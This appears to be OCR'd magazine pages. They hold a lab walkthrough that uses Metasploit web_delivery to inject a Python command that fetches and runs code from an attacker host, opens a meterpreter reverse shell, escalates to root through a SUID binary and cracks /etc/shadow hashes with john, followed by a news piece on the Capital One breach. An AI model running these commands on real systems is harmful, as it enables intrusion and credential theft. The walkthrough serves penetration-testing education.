
Setting the LHOST IP address and executing the module would give us a code as highlighte-d below.

```
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.45.133
lhost => 192.168.45.133
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 192.168.45.133:4444
[*] Using URL: http://0.0.0.0:8080/po9eGffrco
[*] Local IP: http://192.168.45.133:8080/po9eGffrco
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_i
nfo[0]],fromlist=('urlopen',));r=u.urlopen('http://192.168.45.133:8080/po9eGf
frco');exec(r.read());"
```

Running this code on the target machine's website should give us a meterpreter session but on doing this nothing happened as expected.



So we used URL encoding feature in Burpsuite tool to mask our malicious code as shown be-low.



On copying this URL encoded code and submitting it using "cmd" parameter on the target we-bsite successfully gave us a meterpreter shell.

```
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.45.133
lhost => 192.168.45.133
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 192.168.45.133:4444
[*] Using URL: http://0.0.0.0:8080/po9eGffrco
[*] Local IP: http://192.168.45.133:8080/po9eGffrco
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_i
nfo[0]],fromlist=('urlopen',));r=u.urlopen('http://192.168.45.133:8080/po9eGf
frco');exec(r.read());"
[*] 192.168.45.139   web_delivery - Delivering Payload
[*] Sending stage (53755 bytes) to 192.168.45.139
[*] Meterpreter session 1 opened (192.168.45.133:4444 -> 192.168.45.139:40342
) at 2019-11-09 18:31:07 +0530

msf5 exploit(multi/script/web_delivery) >
```

```
msf5 exploit(multi/script/web_delivery) > sessions -l

Active sessions
===============

  Id  Name  Type                          Information  Connection
  --  ----  ----                          -----------  ----------
  1         meterpreter python/python                  192.168.45.133:4444 -> 19
2.168.45.139:40342 (192.168.45.139)

msf5 exploit(multi/script/web_delivery) >
```

But the meterpreter session we got was unstable and it closed. Luckily another meterpreter s-ession opened automatically.

```
meterpreter >
[*] 192.168.45.139 - Meterpreter session 1 closed.  Reason: Died

[*] Sending stage (53755 bytes) to 192.168.45.139
[*] Meterpreter session 2 opened (192.168.45.133:4444 -> 192.168.45.139:40344
) at 2019-11-09 18:33:42 +0530

msf5 exploit(multi/script/web_delivery) > sessions

Active sessions
===============

  Id  Name  Type                          Information  Connection
  --  ----  ----                          -----------  ----------
  2         meterpreter python/python                  192.168.45.133:4444 -> 19
2.168.45.139:40344 (192.168.45.139)

msf5 exploit(multi/script/web_delivery) >
```

Even that too closed and now meterpreter session 3 opened. Luckily it was a bit stable and the getuid command confirmed that we were running as user6.

```
msf5 exploit(multi/script/web_delivery) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information      Connection
  --  ----  ----                     -----------      ----------
  3         meterpreter python/linux  user6 @ osboxes  192.168.45.133:4444 ->
 192.168.45.139:40350 (192.168.45.139)

msf5 exploit(multi/script/web_delivery) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: user6
meterpreter >
```

We can go from meterpreter session to a shell uinsg the shell command. We also got out of a jailshell as shown below. Finally we have a shell. Now it's time to try privilege escalation.

```
meterpreter > shell
Process 6557 created.
Channel 1 created.
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
Welcome to Linux Lite 4.4

Sunday 10 November 2019, 06:41:03
Memory Usage: 356/985MB (36.14%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user6 / | var | www | html
```

We tried the "sudo -l" command but it prompted for the password. We tried password guessing but failed.

```
user6 / | var | www | html sudo -l
sudo -l
[sudo] password for user6: user6

Sorry, try again.
[sudo] password for user6: toor

Sorry, try again.
[sudo] password for user6:

sudo: 3 incorrect password attempts
user6 / | var | www | html
```

Next, we used the **find** command to find files with "suid" bit set.

```
user6 / | var | www | html
find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/sbin/mount.ecryptfs_private
/sbin/mount.cifs
/usr/sbin/pppd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/arping
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/umount
/bin/fusermount
/home/user5/script
/home/user3/shell
user6 / | var | www | html
```

A file named "shell" in the /home/user3 directory appeared suspicious. Running file command lists the file named "shell" as ELF object file, so we can run it.

```
user6 / | var | www | html
file /home/user3/shell
file /home/user3/shell
/home/user3/shell: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SY
SV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Lin
ux 3.2.0, BuildID[sha1]=7bf25436e2dc7b583c76756f2753100d7b240130, not strippe
d
user6 / | var | www | html
```

Now, let's move to the /home/user3 directory and execute this "shell" file.

```
user6 / | var | www | html
cd /home/user3
cd /home/user3
user6 / | home | user3
./shell
./shell
You Can't Find Me
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Sunday 10 November 2019, 06:46:34
Memory Usage: 354/985MB (35.94%)
Disk Usage: 5/217GB (3%)

root / | home | user3 id
id
uid=0(root) gid=0(root) groups=0(root),1005(user6)
root / | home | user3
```

Simply executing the file "shell" gave us a root shell.

Privilege Escalation through SETUID bit achieved.

Since we are now "root" user, let's use password cracking technique to crack the passwords of users on the target system. In Linux systems, passwords of users are stored as a hash in the "/etc/shadow" file while the information related to that user hash is stored in /etc/passwd file. While /etc/passwd can be viewed by anyone, /etc/shadow can only be viewed by the sup-er user in Linux. Since we have a root shell now, we can try to crack the passwords.

For this purpose, we need to install "john" password cracker on the target system as sho-wn below.

```
root / | home | user3
apt install john
apt install john
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  john-data
The following NEW packages will be installed:
  john john-data
0 upgraded, 2 newly installed, 0 to remove and 405 not upgraded.
Need to get 4466 kB of archives.
After this operation, 7875 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

Once it is successfully installed, we need to move into the /etc folder where both "passwd" a-nd "shadow" files are located.Then we use the touch command to create new files of passwd and shadow. Then use the unshadow command to combine both the files into a new file nam-ed "pass.txt" as shown below.

```
root | / | home | user3
cd /etc
cd /etc
root | / | etc
touch passwd
touch passwd
root | / | etc
touch shadow
touch shadow
root | / | etc
unshadow passwd shadow > pass.txt
unshadow passwd shadow > pass.txt
```

Then run "john" to crack the password hashes stored in the "pass.txt" file as shown below an

```
root | / | etc
john pass.txt
john pass.txt
Loaded 10 password hashes with 10 different salts (crypt, generic crypt(3) [?
/64])
Press 'q' or Ctrl-C to abort, almost any other key for status

0g 0:00:00:59 57% 1/3 0g/s 118.9p/s 118.9c/s 118.9C/s theUser3..User396
12345            (root)

1g 0:00:14:30 6% 2/3 0.001148g/s 28.40p/s 117.3c/s 117.3C/s lous..signatures

1g 0:00:33:25 16% 2/3 0.000498g/s 19.94p/s 119.2c/s 119.2C/s STINGRAY..BRAZIL

1g 0:00:55:45 26% 2/3 0.000298g/s 17.32p/s 119.8c/s 119.8C/s sylvie9..stan9
```

-d we get the password of the "root" user. It is "12345". Let's login as "root " now.

```
user6 | / | home | user8 | Desktop
su -
su -
Password: 12345

Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Sunday 10 November 2019, 10:41:37
Memory Usage: 357/985MB (36.24%)
Disk Usage: 5/217GB (3%)

root | ~
```

The Login is successful as shown in the above image.

Privilege Escalation through password cracking achieved.

(TO BE CONTINUED)

CAPITOL ONE FINANCIAL CORPORATION

DATA BREACH THIS MONTH

Capitol One Financial Corporation more popu larly known as Capitol One is an American ba -nking company headquartered with McLean, Virginia. It is ranked 10th in the list of largest banks in USA. The bank has over 755 branch -es and 2,000 ATMs spread over United Stat- es, Canada and United Kingdom. The company is famous for popularizin -g credit cards in 1990s. It ranks 98th in Fortu -ne 500 companies.

"I've basically strapped myself with a bomb vest,"

What?

Data belonging to over 106 million customers of the bank were leaked. Of this 100 million records belonged to USA and 6million record- s belonged to Canadian customers. This leak contained personal information like names of the account holders, their addresses, zip cod- es, phone numbers, email addresses, dates o -f birth, their reported income and credit card applications.

Apart from this, data like credit card cus -tomer data like credit scores, credit limits, bal -ances, payment history and contact informati -on was also leaked. There are 1,40,000 Soc -ial Security numbers and 80,000 bank accou -nt numbers in the data leaked.

All this information came from credit card applications belonged to consumers and smal -l firms who have submitted from year 2005 to year 2019. However, the company stated that credit card account numbers or login credenti -als were not leaked.

How?

On July 17, a netizen reported to the Capital One Security Hotline that some of the data be -longing to Capital One was available online. As soon as the officials received information about the breach, their investigation has begu -n. Their investigation would eventually lead them to a 33 year old software engineer from Seattle named Paige Thompson.

F.B.I says Paige Thompson got access to this sensitive data through a "misconfigurat -ion" in the firewall of a web application. This allowed her to communicate with the server and subsequently obtain customer data.

This information was stored on Amazon c- loud servers, Normally large companies like Capital One build their own customized web applications on top of Amazon Cloud data ser vers.

Who?

As already mentioned, Paige Thompson is a 33 year old software engineer from Seattle w- ho earlier worked in Amazon Web Services. For the authorities, it was easy to find Paige Thompson as she didn't even try to protect he -rself from being detected. In fact she was ne- ver shy about her work as a hacker. She was the organizer of a Meet up group named "Seattle Warez Kiddies" which had a descripti -on as gathering of "anybody with an interest in hacking among other things."

Using this activity on Meetup, FBI traced he -r other activities related to hacking which incl -uded her posts on Twitter and Slack messagi -ng service in which she mentioned about the particular data theft. In one of the Slack posts , she said "I've basically strapped myself with a bomb vest" to which one of her friends repli- ed "Please don't go to jail".

Impact

Capital One authorities are certain that the br- eached data was not misused in any form alt- hough they want to still offer credit monitoring to the affected customers. The breach is expe -cted to cost around $150 million for the comp -any.

Aftermath

Paige Thompson was immediately arrested a- nd charged with crime of wire fraud and comp -uter crime and abuse. She is also alleged of hacking into around 30 entities in the same w ay. The names of these entities have been wi thheld. She was illegally mining for cryptocurr -ency. If the charges are proven, Paige Thom pson can face upto 25 years in prison.